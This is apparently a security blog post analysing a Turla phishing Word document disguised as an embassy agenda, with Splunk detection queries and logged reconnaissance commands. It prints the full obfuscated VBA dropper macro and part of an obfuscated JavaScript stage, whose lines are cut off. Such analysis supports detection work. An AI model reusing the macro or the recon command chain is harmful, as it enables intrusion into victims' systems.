
Analysis of a malicious DOC used by Turla APT group; hunting persistence via PowerShell

blog.angelalonso.es/2017/10/analysis-of-malicious-doc-used-by-turla.html

Yesterday, John Lambert (@JohnLaTwC), from Microsoft Threat Intelligence Center twitted about some malicious document used by Turla ATP group. The malicious document was in VT since a few hours before his tweet

In a daily basis I have to deal with malicious documents delivered by phishing emails so I was interested in understand how this malicious document works, if a new exploit was used, or any new technique. This analysis allows me to create detection use cases.

The doc file mimics the agenda for an event sent from an embassy



Қазақстан Республикасының
Елшілігі Хельсинки

Embassy of the republic of
Kazakhstan Helsinki

00130, Хельсинки қ.,
Унионинкату қ., 24 (5-ші қабатта)
Тел.: (+358)9 4247 2040
Факс: (+358)9 4247 2039
Эл. пошта: kgt@kazembassy.fi

Unioninkatu, 24 (5th floor)
00130 Helsinki, Finland
Phone: (+358)9 4247 2040
Fax: (+358)9 4247 2039
E-mail: kgt@kazembassy.fi

Press tour to Finland program:

Wednesday 7th December


Arrival and check in at Hotel Scandic Grand Marina (tbc)
16:40 Meet your coordinator and interpreter at the hotel lobby
17:00-20:00 Welcoming party at the Department for Communications of the Ministry for Foreign Affairs

Thursday 8th December

08.30 Meet your coordinator and interpreter at the hotel lobby
09:00-09:30 Meeting with Undersecretary of Ministry for Economic Affairs, Mr. Petri Peltonen

Once the macro has been executed, I can see that the process WINWORD.EXE spawns a WScript.exe command.

A use case which monitor any WScript.exe process which has been spawned by Office would detect this behaviour. Same would apply for PowerShell or cmd.exe
This generic Use Case would detect lot of common malware which uses Office documents as infection vector.




```
index=main CommandLine="*wscript*" ParentCommandLine="*office*" | table ParentCommandLine CommandLine
```

✓ 1 event (10/5/17 2:38:00.000 PM to 10/5/17 6:00:00.000 PM)

ParentCommandLine	CommandLine
"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n "Z:\tmp\ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945b15ae273f4d751.doc"	"C:\Windows\System32\WScript.exe" "C:\Users\user1\AppData\Roaming\Microsoft\Windows\maintools.js" EzZETcSXyKAdF_e5I2i1

After some minutes, the script executes several other commands, like for example 'net use' , 'net share' , 'task list', 'ipconfig'', 'netstat', etc, to map the system and the network.
This is also a valid use case to implement. Obviously, this will need some fine tuning depending on the environment, but as an start point can permit the detection of suspicious behaviour.




```
index=main ParentCommandLine="*wscript*"  | table  _time CommandLine
```

✓23 events (10/5/17 2:38:00.000 PM to 10/5/17 6:00:00.000 PM) No Event Sampling

_time	CommandLine
2017-10-05 14:48:02	"C:\Windows\System32\cmd.exe" /c dir C:\Users\user1\AppData\Roaming &gt;&gt;"c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:48:02	"C:\Windows\System32\cmd.exe" /c dir "C:\Program Files (x86)" &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:48:02	"C:\Windows\System32\cmd.exe" /c dir "C:\Program Files (x86)" &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:33	"C:\Windows\System32\cmd.exe" /c tasklist /fi "modules ne wow64.dll" &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:02	"C:\Windows\System32\cmd.exe" /c tasklist /fi "modules eq wow64.dll" &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c dir C:\Users\user1\Desktop\*.* &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c dir C:\Users\user1\AppData\Roaming\Microsoft\Windows\Recent\*.* &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c dir C:\Users\*.* &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c set &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c net user administrator /domain &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c net user /domain &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c net user administrator &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c net user &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c net use &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c net share &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:01	"C:\Windows\System32\cmd.exe" /c arp -a &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:00	"C:\Windows\System32\cmd.exe" /c ipconfig /all &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:47:00	"C:\Windows\System32\cmd.exe" /c netstat -nao &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:46:55	"C:\Windows\System32\cmd.exe" /c gpresult /z &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"
2017-10-05 14:46:54	"C:\Windows\System32\cmd.exe" /c tasklist /v &gt;&gt; "c:\Users\user1\AppData\Local\Microsoft\Windows\~dat.tmp"

At a later stage the same script performs some internet connections. Here again, monitoring any script like wscript.exe, cmd.exe or powershell.exe making connections to Internet can provide a lot of meaningful information. (This is already discussed here http://blog.angelalonso.es/2017/08/malspam-campaign-exploiting-cve-2017.html)




```
index=main  EventDescription="Network Connect" | table Image DestinationHostname DestinationIp DestinationHostname
```

✓2 events (10/5/17 5:30:00.000 PM to 10/5/17 6:00:00.000 PM) No Event Sampling

Image	DestinationHostname	DestinationIp
C:\Windows\SysWOW64\wscript.exe	hostingsrv24.dondominio.com	37.152.88.9
C:\Windows\SysWOW64\wscript.exe	1.149.96.66.static.eigbox.net	66.96.149.1

So this malicious file would be detected with a generic use cases which monitor properly some processes and connections.

Now, let's take a look to the code to see if I find something interesting.
The VBA macro is ofuscated




```
remnux@remnux:/mnt/hgfs/tmp/tmp3$ olevba.py  ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945
b15ae273f4d751.doc
olevba 0.51a - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OLE:MASI-B-- ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945b15ae273f4d751.doc
===============================================================================
FILE: ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945b15ae273f4d751.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945b15ae273f4d751.doc - OLE stream: u'M
acros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9ceccd67945b15ae273f4d751.doc - OLE stream: u'M
acros/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Public OBKHLrC3vEDjVL As String
Public B8qen2T433Ds1bW As String
Function Q7JOhn5pIl648L6V43V(EjqtNRKMRiVtiQbSblq67() As Byte, M5wI32R3VF2g5B21EK4d As Long) As
Boolean
Dim THQNfU76nlSbtJ5nX8LY6 As Byte
THQNfU76nlSbtJ5nX8LY6 = 45
For i = 0 To M5wI32R3VF2g5B21EK4d - 1
EjqtNRKMRiVtiQbSblq67(i) = EjqtNRKMRiVtiQbSblq67(i) Xor THQNfU76nlSbtJ5nX8LY6
THQNfU76nlSbtJ5nX8LY6 = ((THQNfU76nlSbtJ5nX8LY6 Xor 99) Xor (i Mod 254))
```

```
Public OBKHLrC3vEDjVL As String
Public B8qen2T433Ds1bW As String
Function Q7JOhn5pIl648L6V43V(EjqtNRKMRiVtiQbSblq67() As Byte, M5wI32R3VF2g5B21EK4d As
Long) As Boolean
Dim THQNfU76nlSbtJ5nX8LY6 As Byte
THQNfU76nlSbtJ5nX8LY6 = 45
For i = 0 To M5wI32R3VF2g5B21EK4d - 1
EjqtNRKMRiVtiQbSblq67(i) = EjqtNRKMRiVtiQbSblq67(i) Xor THQNfU76nlSbtJ5nX8LY6
THQNfU76nlSbtJ5nX8LY6 = ((THQNfU76nlSbtJ5nX8LY6 Xor 99) Xor (i Mod 254))
Next i
Q7JOhn5pIl648L6V43V = True
End Function
Sub AutoClose()
On Error Resume Next
Kill OBKHLrC3vEDjVL
On Error Resume Next
Set R7Ks7ug4hRR2weOy7 = CreateObject("Scripting.FileSystemObject")
R7Ks7ug4hRR2weOy7.DeleteFile B8qen2T433Ds1bW & "\*.*", True
Set R7Ks7ug4hRR2weOy7 = Nothing
End Sub
Sub AutoOpen()
On Error GoTo MnOWqnnpKXfRO
Dim NEnrKxf8l511
Dim N18Eoi6OG6T2rNoVl41W As Long
Dim M5wI32R3VF2g5B21EK4d As Long
N18Eoi6OG6T2rNoVl41W = FileLen(ActiveDocument.FullName)
NEnrKxf8l511 = FreeFile
Open (ActiveDocument.FullName) For Binary As #NEnrKxf8l511
Dim E2kvpmR17SI() As Byte
ReDim E2kvpmR17SI(N18Eoi6OG6T2rNoVl41W)
Get #NEnrKxf8l511, 1, E2kvpmR17SI
Dim KqG31PcgwTc2oL47hjd7Oi As String
KqG31PcgwTc2oL47hjd7Oi = StrConv(E2kvpmR17SI, vbUnicode)
Dim N34rtRBIU3yJO2cmMVu, I4j833DS5SFd34L3gwYQD
Dim VUy5oj112fLw51h6S
Set VUy5oj112fLw51h6S = CreateObject("vbscript.regexp")
VUy5oj112fLw51h6S.Pattern =
"MxOH8pcrlepD3SRfF5ffVTy86Xe41L2qLnqTd5d5R7Iq87mWGES55fswgG84hIRdX74dlb1SiFOkR1Hh"
Set I4j833DS5SFd34L3gwYQD = VUy5oj112fLw51h6S.Execute(KqG31PcgwTc2oL47hjd7Oi)
Dim Y5t4Ul7o385qK4YDhr
If I4j833DS5SFd34L3gwYQD.Count = 0 Then
GoTo MnOWqnnpKXfRO
End If
For Each N34rtRBIU3yJO2cmMVu In I4j833DS5SFd34L3gwYQD
Y5t4Ul7o385qK4YDhr = N34rtRBIU3yJO2cmMVu.FirstIndex
Exit For
Next
Dim Wk4o3X7x1134j() As Byte
Dim KDXl18qY4rcT As Long
KDXl18qY4rcT = 16827
ReDim Wk4o3X7x1134j(KDXl18qY4rcT)
Get #NEnrKxf8l511, Y5t4Ul7o385qK4YDhr + 81, Wk4o3X7x1134j
```

```
If Not Q7JOhn5pIl648L6V43V(Wk4o3X7x1134j(), KDXl18qY4rcT + 1) Then
GoTo MnOWqnnpKXfRO
End If
B8qen2T433Ds1bW = Environ("appdata") & "\Microsoft\Windows"
Set R7Ks7ug4hRR2weOy7 = CreateObject("Scripting.FileSystemObject")
If Not R7Ks7ug4hRR2weOy7.FolderExists(B8qen2T433Ds1bW) Then
B8qen2T433Ds1bW = Environ("appdata")
End If
Set R7Ks7ug4hRR2weOy7 = Nothing
Dim K764B5Ph46Vh
K764B5Ph46Vh = FreeFile
OBKHLrC3vEDjVL = B8qen2T433Ds1bW & "\" & "maintools.js"
Open (OBKHLrC3vEDjVL) For Binary As #K764B5Ph46Vh
Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46Vh
Erase Wk4o3X7x1134j
Set R66BpJMgxXBo2h = CreateObject("WScript.Shell")
R66BpJMgxXBo2h.Run """" + OBKHLrC3vEDjVL + """" + " EzZETcSXyKAdF_e5I2i1"
ActiveDocument.Save
Exit Sub
MnOWqnnpKXfRO:
Close #K764B5Ph46Vh
ActiveDocument.Save
End Sub
```

This code, basically creates a JS file C:\Users\user1\AppData\Roaming\Microsoft\Windows\maintools.js and then executes it. However, for the execution to be success it is necessary to use the string " EzZETcSXyKAdF_e5I2i1" as parameter.

Moving forward and looking at the JS file C:\Users\user1\AppData\Roaming\Microsoft\Windows\maintools.js I see it is obfuscated




```
try{var wvy1 = WScript.Arguments;var ssWZ = wvy1(0);var ES3c = y3zb();ES3c = LXv5(ES3c);ES3c
}catch (e)
{WScript.Quit();}function MTvK(CgqD){var XwH7 = CgqD.charCodeAt(0);if (XwH7 === 0x2B || XwH7
if (XwH7 === 0x2F || XwH7 === 0x5F) return 63
if (XwH7 < 0x30) return -1
if (XwH7 < 0x30 + 10) return XwH7 - 0x30 + 26 + 26
if (XwH7 < 0x41 + 26) return XwH7 - 0x41
if (XwH7 < 0x61 + 26) return XwH7 - 0x61 + 26
}function LXv5(d27x){var LUK7 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456
return;var CH1B = d27x.length;var V8eR = d27x.charAt(CH1B - 2) === '=' ? 2 : d27x.charAt(CH1
var mjqo = new Array(d27x.length * 3 / 4 - V8eR);var z8Ht = V8eR > 0 ? d27x.length - 4 : d27
XGH6((n6T8 & 0xFF00) >> 8)
XGH6(n6T8 & 0xFF)
}if (V8eR === 2){n6T8 = (MTvK(d27x.charAt(i)) << 2) | (MTvK(d27x.charAt(i + 1)) >> 4)
XGH6(n6T8 & 0xFF)
}else if (V8eR === 1){n6T8 = (MTvK(d27x.charAt(i)) << 10) | (MTvK(d27x.charAt(i + 1)) << 4)
XGH6((n6T8 >> 8) & 0xFF)
XGH6(n6T8 & 0xFF)
}return mjqo
}function CpPT(bOe3,F5vZ)
{var AWy7 = [];var V2V1 = 0;var qyCq;var mjqo = '';for (var i = 0; i < 256; i++)
{AWy7[i] = i;}for (var i = 0; i < 256; i++)
{V2V1 = (V2V1 + AWy7[i] + bOe3.charCodeAt(i % bOe3.length)) % 256;qyCq = AWy7[i];AWy7[i] = A
{i = (i + 1) % 256;V2V1 = (V2V1 + AWy7[i]) % 256;qyCq = AWy7[i];AWy7[i] = AWy7[V2V1];AWy7[V2
{var qGxZ = "zAubgpaJRj0tIneNNZL0wjPqnSRiIygEC/sEWEDJU8LoihPXjdbeiMqcs6AavcLCPXuFM9LJ7svWGgI
```

```
